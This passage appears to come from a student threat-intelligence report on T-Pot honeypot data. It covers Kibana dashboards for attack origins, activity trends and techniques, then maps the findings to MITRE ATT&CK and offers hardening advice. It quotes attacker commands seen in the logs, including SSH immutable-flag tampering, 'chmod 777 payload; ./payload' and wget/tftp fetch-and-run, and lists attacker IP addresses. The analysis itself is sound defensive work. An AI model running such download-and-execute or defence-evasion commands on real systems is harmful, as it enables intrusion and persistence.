


Figure 15 — Overall source-country distribution: US 30.5%, KR 14.7%, IN 10.0%, CN 7.9%, RU 7.8%.

Figure 16 — ASN pivot: Hostinger International accounts for 80.5% of US-sourced events.




Figure 17 — Resulting Suricata stream: ET DOS DNS Amplification alerts targeting mz.gov.pl.

5. Dashboard Design and Data Visualization

Findings were operationalised into three new Kibana dashboards, each answering one investigative question and combining complementary chart types for storytelling. All panels were built with Kibana Maps and Lens against the logstash-* data view, with a consistent absolute time range and descriptive panel titles. Figure 18 confirms the three new dashboards alongside the platform's imported T-Pot views.

Dashboards

Q

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☐	Name, description, tags ↕	Last updated ↓	Actions
☐	Attack Techniques & Payloads	3 minutes ago	🔗
☐	Attack Origin Intelligence	2 hours ago	🔗
☐	Honeypot Activity Trends	2 hours ago	🔗
Heralding			
☐	Heralding Dashboard	August 8, 2026	🔗
Heralding T-Pot			
Medpot			
☐	Medpot Dashboard	August 8, 2026	🔗
Medpot T-Pot			
Redishoneypot			
☐	Redishoneypot Dashboard	August 8, 2026	🔗
Redishoneypot T-Pot			
Ddospot			
☐	Ddospot Dashboard	August 8, 2026	🔗
Ddospot T-Pot			
Ciscoasa			
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Ciscoasa T-Pot			
Sentrypeer			
☐	Sentrypeer Dashboard	August 8, 2026	🔗
Sentrypeer T-Pot			
Adbhoney			
☐	Adbhoney Dashboard	August 8, 2026	🔗
Adbhoney T-Pot			

Figure 18 — The three new dashboards created for this project.

5.1 Dashboard 1 — Attack Origin Intelligence (Where?)

A world map plots attacker geoip coordinates, revealing clustering across Eurasia and South America. A horizontal bar ranks the top source countries (US, KR, CN, RU, DE, IN, HK, RO, SG, MD), showing no single dominant origin. A donut breaks sources down by ASN — Hostinger International (18.37%) and Kaopu Cloud HK (17.33%) dominate, quantifying the abuse of cloud and hosting providers. A heatmap of source IP by time separates a handful of persistent heavy hitters (sustained pressure) from the intermittent long tail (spray-and-pray scanning).




Figure 19 — Attack Origin Intelligence: map, country ranking, ASN donut and persistence heatmap.

Insight: blocking by country alone would be ineffective; ASN- and IP-level controls targeted at abused hosting providers and persistent offenders are the higher-value response.

5.2 Dashboard 2 — Honeypot Activity Trends (When?)

An area chart shows total attack volume holding a steady 300,000–400,000 events per day with pronounced spikes on 15–16 November. A stacked breakdown by honeypot type shows Suricata generating the bulk of events, with Cowrie, Pof, NGINX, Fatt, Ciscoasa, Dionaea and Heralding forming a diverse long tail — evidence that different adversaries probe different services. An hour-of-day heatmap shows sustained activity blocks rather than office-hours patterns, confirming automation. Finally, unique source IPs over time shows a small set of addresses driving most volume while the long tail churns.




Figure 20 — Honeypot Activity Trends: volume, honeypot-type breakdown, hourly heatmap and unique-IP trend.

Insight: there are no quiet hours — attack pressure is continuous, so detection and response must be equally continuous.

5.3 Dashboard 3 — Attack Techniques & Payloads (What?)

An area chart of destination port over time shows relentless probing with peaks near 50,000 hits per 10-minute bucket. A table of the top Cowrie commands (`lockr -ia .ssh`, `uname -a`, `cat /proc/cpuinfo | grep name`, `free -m`) reveals system reconnaissance combined with tampering against SSH configuration files. The event-mix donut quantifies the funnel: roughly 22% of Cowrie events are session connect and close, while successful logins are only 6.15% and file downloads a mere 0.64% — most intrusion attempts fail at the perimeter. Suricata signature rankings expose legacy-exploit scanning at scale: DoublePulsar backdoor installation (155,223 events), VNC server responses (314,058) and unauthenticated VNC access (91,365).




Figure 21 — Attack Techniques & Payloads: targeted ports, Cowrie commands, event funnel and Suricata signatures.

Insight: attackers still profit from decade-old weaknesses — patching legacy protocols closes the largest single gap.

6. Data Analysis, Insights and Recommendations

6.1 Consolidated Findings

- Automation dominates: libssh client banners, busybox/tftp one-liners and multi-architecture payloads indicate botnets, not human operators.
- Defence evasion on SSH: lockr/chatrr -ia .ssh attempts to strip immutable flags and lock out legitimate access (T1562.001).
- Persistence via systemd: rogue service units with ExecStart fetch-and-run scripts (T1543.002).
- Legacy exploits remain live: DoublePulsar (EternalBlue-era), unauthenticated VNC, and DNS amplification against public infrastructure.
- Cloud abuse is structural: Hostinger, DigitalOcean, Vultr and Kaopu Cloud recur as source ASNs.
- Concentrated pressure: one IP (109.68.191.194) produced 77K events while command diversity stays high — few heavy bots plus a churning long tail.

6.2 MITRE ATT&CK Correlation

Observed behaviour	MITRE ATT&CK technique
<code>uname -a; cat /proc/cpuinfo; free -m</code>	T1082 — System Information Discovery
<code>wget/tftp fetch of remote scripts/binaries</code>	T1105 — Ingress Tool Transfer
<code>chmod 777 payload; ./payload</code>	T1059 — Command and Scripting Interpreter
<code>lockr/chatrr -ia against .ssh</code>	T1562.001 — Impair Defenses
<code>systemctl service with ExecStart script</code>	T1543.002 — Create or Modify System Process
DoublePulsar / open VNC / DNS amplification	T1210 / T1046 / T1498

6.3 Recommendations for Organisations

- Harden SSH: key-only authentication, disable password logins, deploy fail2ban or equivalent rate limiting.
- Patch or isolate legacy services: MS17-010 (EternalBlue), restrict VNC, retire telnet.
- Operationalise the IoCs observed (e.g. 114.228.197.142:48166, 61.215.136.198, 103.41.204.104) into block lists and SIEM correlation rules.
- Segment IoT/OT networks and apply egress filtering — busybox bot binaries target these devices.
- DNS hygiene: refuse ANY queries, rate-limit responses, and never operate open resolvers.
- Subscribe to IP-reputation and ASN-level threat feeds to auto-block abused hosting ranges.

7. Challenges and Lessons Learned

- Attribution accuracy: distinguishing the attacker's geoip block from T-Pot's own geoip_ext block was essential to avoid misattributing attacks to Australia.
- Field mappings: text fields required .keyword sub-fields for exact filters and aggregations; understanding the mapping prevented silent query failures.
- Sampling awareness: Discover field statistics are computed on samples (e.g. 20,000–60,000 records), so headline percentages were verified with full queries before being reported.
- Schema heterogeneity: each honeypot emits different fields, so investigations had to be structured per Type rather than globally.
- Lesson: the layered filter → profile → expand → correlate workflow in Kibana mirrors real SOC triage, and honeypot data's high signal-to-noise ratio makes it an efficient intelligence source.

8. Conclusion

This project demonstrated a complete threat-intelligence workflow: deploying and configuring the ELK stack, restoring a large honeypot dataset, hunting through it with Kibana Discover, and communicating the results through three purpose-built dashboards. The evidence shows an internet perimeter under continuous, automated, global attack in which adversaries reuse proven techniques — brute force, download-and-execute, defence evasion, persistence and legacy-exploit scanning. Because every technique observed maps to a known MITRE ATT&CK behaviour and a concrete defensive control, the analysis converts raw honeypot noise into an actionable security posture: patch the legacy, block the infrastructure, and assume the probes never stop.

9. References (APA 7th Edition)

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